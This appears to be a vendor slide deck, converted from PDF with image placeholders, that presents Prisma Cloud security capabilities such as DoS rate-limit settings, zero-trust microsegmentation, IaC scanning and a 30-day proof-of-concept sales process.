
The screenshot shows the 'Edit app-0000' configuration page in the Prisma Cloud console. The 'DoS protection' tab is active, and the protection is turned on. Below the toggle, there is an information icon and text stating that rate limits and bans are applied by client IP, and that Prisma session cookies must be enabled for app DoS protection based on session. A table below lists two protection rules: 'Alert' and 'Ban', each with a 'Burst rate' and an 'Average rate'.

Alert	Burst rate	(Avg requests/sec)	Average rate
Alert	1	(Avg requests/sec)	20
Ban	5	(Avg requests/sec)	100

Vulnerabilities and Misconfiguration lead to compromised infrastructure



Zero-Trust Cloud Native Network Security




Cloud Network Security to secure workloads by removing lateral communication flows



App dependency mapping

Visualize network flows across workloads



True internet exposure

Analyze cloud network configurations and assess network-based risk

Automatic app profiling

Generate least-privilege microsegmentation rules based on learned traffic patterns


Agent-based security

Microsegmentation for hosts and containers across private and public clouds

Identity-based microsegmentation

Prevent lateral movement of threats and achieve zero trust and compliance goals

Our Unique Approach



1

Decouple security from the network. Identity becomes the security perimeter, no IP addresses or ACLs

2

Discover and learn application communications inside and across clouds in real time using a map

3

Implement and test segmentation policies safely.

4

Authenticate and authorize connection requests using distributed, identity-based enforcement. Deny unknown requests

Zero Trust Network Segmentation purpose built for any cloud

Prisma Cloud Proof of Concept

Integrated capabilities for complete cloud native application protection



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Secure app artifacts, analyze code, and fix issues

Infrastructure as Code (IaC) Security integrated in CI/CD Pipeline



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
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Container Security

Serverless Security

Web App & API Security



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
Cloud Identity Security

Enforce permissions and secure identities across workloads and clouds

Cloud Infrastructure Entitlement Management

Qualify Opportunity, Execute Evaluation (30 days), Close the Deal

Thank you



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[linkedin.com/in/sebastianstraube](https://www.linkedin.com/in/sebastianstraube)